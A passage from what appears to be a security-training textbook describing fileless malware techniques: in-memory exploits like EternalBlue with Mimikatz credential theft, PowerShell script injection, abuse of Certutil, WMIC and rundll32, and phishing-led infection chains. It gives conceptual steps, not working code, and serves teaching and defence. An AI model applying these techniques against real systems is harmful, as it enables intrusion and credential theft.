

In-memory Exploit
EternalBlue
SMB1
LSASS.EXE
Memory injection
Invoke-ReflectiveDllInjection
Suspicious activity
Mimikatz
LSASS.EXE
Cleartext Passwords
Password Hashes

Figure 7.61: Delivering payloads using in-memory exploits



Launching Fileless Malware through Script-based Injection

- Fileless attacks are also performed using the scripts where binaries and shellcodes are embedded, obfuscated, and compiled to avoid file creations on the disk
- Scripts allow attackers to **communicate and infect the applications** or operating systems without being traced

Loader consisting malicious scripts, files, executables, etc.

Embedded code

Downloaded code

Placed in process memory

Executes the code directly from memory

Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.





Figure 7.62: Launching a fileless malware through script-based injection




Launching Fileless Malware by Exploiting System Admin Tools

- Attackers exploit default system admin tools such as Certutil, WMIC, and Regsvr32 to **launch fileless infections**
- Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal information
- They exploit command-line tools such as **Regsvr32**, and **runddl32** to run malicious DLLs

Execution via Pseexec or WMIC or EternalBlue
Runs itself using rundll32.exe
Disk modification
Steal credentials using modified tools
Send copy remotely
Encrypt file with no change in extension
Reboot triggered after encryption or by scheduled task
Display Ransom note


Launching Fileless Malware by Exploiting System Admin Tools

The attacker exploits default system admin tools, features, and other utilities of a system to spread fileless infections. Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal the information. They also exploit command-line tools such as Microsoft registered server (Regsvr32) and runddl32, to run malicious DLLs. The exploited command lines enable the attacker to install altered versions of pen testing tools to gain complete access to the target system. The modified tools are used to access payloads, maintain persistence, steal and export information, and expand malware. As they appear to be authentic tools, they can evade the security mechanism of any traditional antivirus software. An attacker can exploit system tools such as remote desktops, command-oriented tools such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, and pen testing tools such as Mimikatz, and Cobalt strike. Using this technique, attackers can steal critical information from the system, such as credentials, to launch further attacks.



Execution via Pseexec or WMIC or EternalBlue
Runs itself using rundll32.exe
Disk modification
Steal credentials using modified tools
Send copy remotely
Encrypt file with no change in extension
Reboot triggered after encryption or by scheduled task
Display Ransom note

Figure 7.63: Launching a fileless malware by abusing sysadmin tools



Launching Fileless Malware through Phishing

- Attackers commonly use **social engineering techniques** such as phishing to spread fileless malware to the target systems
- Fileless malware exploits vulnerabilities in system tools to load and **run malicious payloads** on the victim's machine to compromise the sensitive information stored in the **process memory**

Point of Entry

1 Attacker sends a phishing email to the victim embedded with malicious link

2 Victim opens the email, clicks on the malicious link and is redirected to fake website

Executing Code

3 Website scans victim's machine for unpatched flash

4 Flash opens PowerShell for passing instructions through command line

5 PowerShell downloads malicious script from command-and-control server

6 Once downloaded, the script containing malicious payload is executed in memory

Maintaining Persistence

7 AutoStart registry key is created for storing the malicious script in the victim's system

Compromising Data

8 The Payload can now exfiltrate data and perform other malicious activities

Launching Fileless Malware through Phishing

Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit. Furthermore, the fileless malware scans the target system for vulnerabilities in system tools such as PowerShell, WMI, and browser Java plug-ins. The malware exploits the identified vulnerability to download and run the malicious payload on the victim's machine and compromises the sensitive information stored in the process memory. Fileless threats can also maintain persistence by creating AutoStart registry entries depending on the goal of the attacker.

Steps followed by the attacker to launch fileless malware through phishing

